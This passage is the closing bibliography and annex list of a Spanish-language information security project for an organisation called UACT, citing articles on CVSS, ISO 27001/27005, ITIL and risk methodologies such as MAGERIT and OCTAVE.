3. Publicado por Miguel Ángel Mendoza (04 de agosto de 2014) – [en línea] - http://www.welivesecurity.com/la-es/2014/08/04/vulnerabilidades-que-es-cvss-como-utilizarlo/
4. ARDITA, Julio César. Director de Cybsec S.A. Security System y ex-Hacker. Entrevista personal realizada el día 15 de enero de 2001 en instalaciones de Cybsec S.A. – [en línea] - http://www.segu-info.com.ar/proteccion/deteccion.htm
5. Publicado por pedro Gutiérrez (15 de Enero de 2013) – ¿Qué son y para qué sirven los hash?: funciones de resumen y firmas digitales - [En línea] - http://www.genbetadev.com/seguridad-informatica/que-son-y-para-que-sirven-los-hash-funciones-de-resumen-y-firmas-digitales
6. Hector Juarez (08 de noviembre de 2011) ISO-27001: ¿Qué es y para qué sirve? [en línea] - http://www.magazcitum.com.mx/?p=1574#.Vyfm6fnhCM8
7. Isotoolexcellence (31 de enero de 2014) ISO/IEC 27005. Gestión de riesgos de la Seguridad la Información [en línea] http://www.pmg-ssi.com/2014/01/isoiec-27005-gestion-de-riesgos-de-la-seguridad-la-informacion/
8. Osotoolexcellence (17 de noviembre de 2015) Utilizar el ITIL junto a la norma ISO 27001 para la gestión de incidentes – [En línea] http://www.pmg-ssi.com/2015/11/utilizar-el-itil-junto-a-la-norma-iso-27001-para-la-gestion-de-incidentes/
9. Seguridad en redes de Computadores (12 de agosto de 2010) - Metodologias de Analisis de Riesgos: “MAGERIT y OCTAVE” – [En línea] -

https://seguridadenlasredes.wordpress.com/2010/08/12/metodologias-de-analisis-de-riesgos-magerit-y-octave/

18. ANEXOS

1. Plan de acción UACT.pdf
2. Política de Seguridad para UACT.pdf
3. DATA CENTER 2016 UACT.jpeg
4. Esquema Arquitectura UACT.jpeg
5. Acta Primera Reunion.pdf
6. Acta Segunda Reunion.pdf
7. Cronograma de Trabajo.xlsx
8. Declaración de Protección de la Información.pdf